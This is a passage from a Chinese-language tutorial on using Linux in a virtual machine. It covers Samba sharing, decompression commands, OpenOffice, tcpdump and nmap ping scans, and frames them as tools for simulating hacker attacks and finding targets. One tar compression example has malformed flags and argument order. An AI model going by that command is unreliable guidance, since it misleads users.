


图8




图9




图10

配置完毕后，回到真实主机中（也就是Windows系统中），点击“开始”—“搜索”—“文件或文件夹”，在下面的搜索其它项中选择“计算机”，在要搜索的文件夹名中输入Linux中我们设置的IP地址，我的设置为192.168.88.100，搜索结果如图10所示。如果大家没有搜索到，可以在字符界面输入**service smb restart**来重新启动该服务，当然有时候restart无法关闭服务，我们还需要先执行**service smb stop**，然后再执行**service smb start**就可以了。因为是在虚拟机中，所以有时会因为某些原因而导致共享无法使用，这时候就可以使用重新启动服务的方法来进行更新，再打开网上邻居是不是就看到我上面设置的sharelinux了，如图11。




图11

三、Linux下的常用软件

在Linux的安装过程中，我们安装了很多软件包，这里面有很多实用的工具，但是很多黑客工具及一些媒体播放器还是需要我们下载的，这就牵涉到了下载文件解压缩的问题。

1、Linux下解压缩文件

我们都知道，在Windows下的主要压缩文件是rar、zip等，但Linux下压缩文件的格式却非常多，主要有.bz2、.tar.gz、.tgz、gz，而每一种压缩文件我们都需要使用不同的命令进行解压，当然在GUI界面中可以通过右键选择“解压缩”，但很多时候为了操作的方便我们还是习惯在字符界面下进行解压缩和安装。假设某压缩文件为a.xxx（xxx表示压缩格式），大家直接看下面的操作就可以了。

bunzip2 a.bz2 //解压缩.bz2格式的文件，如果要将文件压缩为.bz2格式，则使用“bzip2 filename”。

tar –zxvf a.tar.gz //解压缩.tar.gz格式的文件，它和.tgz的解压缩一样，要将文件压缩成该格式，可以使用“tar –zcxf a.txt a.tar.gz”。

gunzip a.gz //解压缩.gz格式的文件，要将文件压缩为该格式，可以使用“gzip filename”。

2、nautilus文件管理

在Linux系统中我们使用natutlis可以像在Windows下那样方便的管理文件，它采用了一种C/S结构的访问方式，我们管理每个文件夹，似乎都是在使用浏览器浏览网页，非常容易上手。单击桌面上root的目录，在“位置”中输入“/”就可以到达根目录了，每个文件夹下各有其作用，比如/etc下保存的是系统的配置文件，/var目录保存的是系统的日志文件等。它的优点类似于Windows下的木马rmtsvc，不仅功能强大而且速度超快。

3、Linux下的办公

办公软件几乎是每个人所必须的，open office是Linux下功能强大的办公软件，与微软的office非常相似，它包含了open office.org calc、open office.org writer、open office.org calc等等，使用它们可以方便的制作文档、创建图表、创建演示文稿及创建公式等等。在“主菜单”中选择“办公”就可以找到这些软件了，我们在Linux的任务栏中会看到很多图标，其中就有open office.org writer等软件，直接点击即可运行，如图12。它和word非常相似，除了强大的文字处理能力外，还可以编辑图像，单击“插入”—“图形”—“从文件”，就可以将图像添加到光标所在的位置了，此外它最大的一个特点就是可以将文件内容直接通过“文件”菜单中的“输出成PDF”来制作成PDF电子书，另外open office.org calc与微软的Excel也有得一拼，不仅可以进行数据统计还可以方便的进行运算，也可以根据需要生成柱状图、饼状图等等！




图12

4、音频、视频软件

在RedHat Linux中集成了很多的视频软件和音频软件，但是因为牵涉到解码器的版权问题，所以很多时候我们需要通过网络下载解码器才行，个人认为最好下载一个mplayer，很多Windows的流行播放器都是基于mplayer的，限于篇幅这里就不再过多介绍了！

四、Linux下的网络安全工具

在虚拟机中安装操作系统，很大的一个优势就是可以模拟黑客攻击，模拟这些攻击的前提，是我们能熟练的配置Linux下的各种服务器，但是每种服务器的配置要想熟练掌握可不是一件简单的事，也不是本文的重点，这里我向大家推荐一款webmin工具，它可以帮助我们方便的管理和配置服务器，我们可以在网上搜索其rpm的安装文件，rpm是一种可执行的二进制文件，使用这种格式安装非常方便，可以直接在终端下输入**rpm –ivh xxx.rpm**回车执行就可以了。

下面再来看看我们最关注的网络安全工具的使用，因为在开始安装的时候已经将所有的软件包和支持语言种类都安装了，所以本身Fedora就有不少的网络安全工具，比如下面要介绍的tcpdump。

1、网络监视工具——tcpdump

经常和网络打交道，手头必须要有一个趁手的兵器，时刻监视着网络中的流量、窃取信息、消除网络故障等等。在Linux中就有这样一个顺手的兵器，它可以将网络中传送的“头”完全截获下来并进行分析，我们知道网络中的数据是庞大的，但是并不是每一种信息都是我们需要的，所以很多时候我们需要进行信息过滤，这款软件支持对网络层、协议、主机、网络和端口等的过滤，并可以通过布尔运算符（and、or、not）帮助我们去掉无用的信息。

我们直接在shell界面输入**tcpdump**就可以运行了，截获的通过第一个网络界面的数据包，它详细的显示了我刚才从samba服务器复制一个文件的过程，如图13。从图中我们可以详细的看出tcpdump的格式为：系统时间 来源主机:端口 数据包参数，而且我们看到了arp广播，还有tcp三次握手的标志ack等等，可以说它是菜鸟的“利器”。




图13

当然在Linux中每个程序的强大都来源于其参数的设置，tcpdump也不例外，我们可以输入**man tcpdump**来获取其相关参数的使用。如果大家觉得英文难以理解，那么在Fedora中也有集成的应用程序词典，我们按“ALT+F2”打开“运行应用程序”，输入**pydict**，运行pydict查询，如图14。




图14

在使用tcpdump前，我们必须要想好做什么，这样才能更好的使用参数，tcpdump的基本格式为：**tcpdump [-adefinnopqstvx][-c<数据包数目][-dd][-ddd][-F<表达式文件>][-i<网络界面>][r<数据包文件>][-s<数据包大小>][-tt][-T<数据包类型>][-vv][- w< 数据包文件][输出数据栏位]**，知道了这个格式，熟悉了参数，在实际使用中注意结合灵活使用就可以了！

2、扫描工具——nmap

在Windows中虽然很多人都喜欢X-Scan、SuperScan等，但我还是对s扫描器和namp感兴趣，而在Linux系统中namp的功能更强大，它的基本功能有：探测是否存活主机、扫描主机端口、嗅探所提供的网络服务及判断主机操作系统等等。

软件下载后是.tar.gz的格式，前面我们已经介绍过了解压缩的知识，解压缩完毕后，进入文件夹，执行如下操作：

```
#./configure
#make
#make install
#make clean
```

这样就安装成功了，现在就可以执行namp了，“nmap -sP”是进行ping扫描，它的作用是寻找网络中的攻击目标，原理是给主机发送ICMP（ping命令使用的协议特点是无端口）、echo和一个tcp ack，然后看主机的反应，通过分析反应来判断主机的状态，如图15。

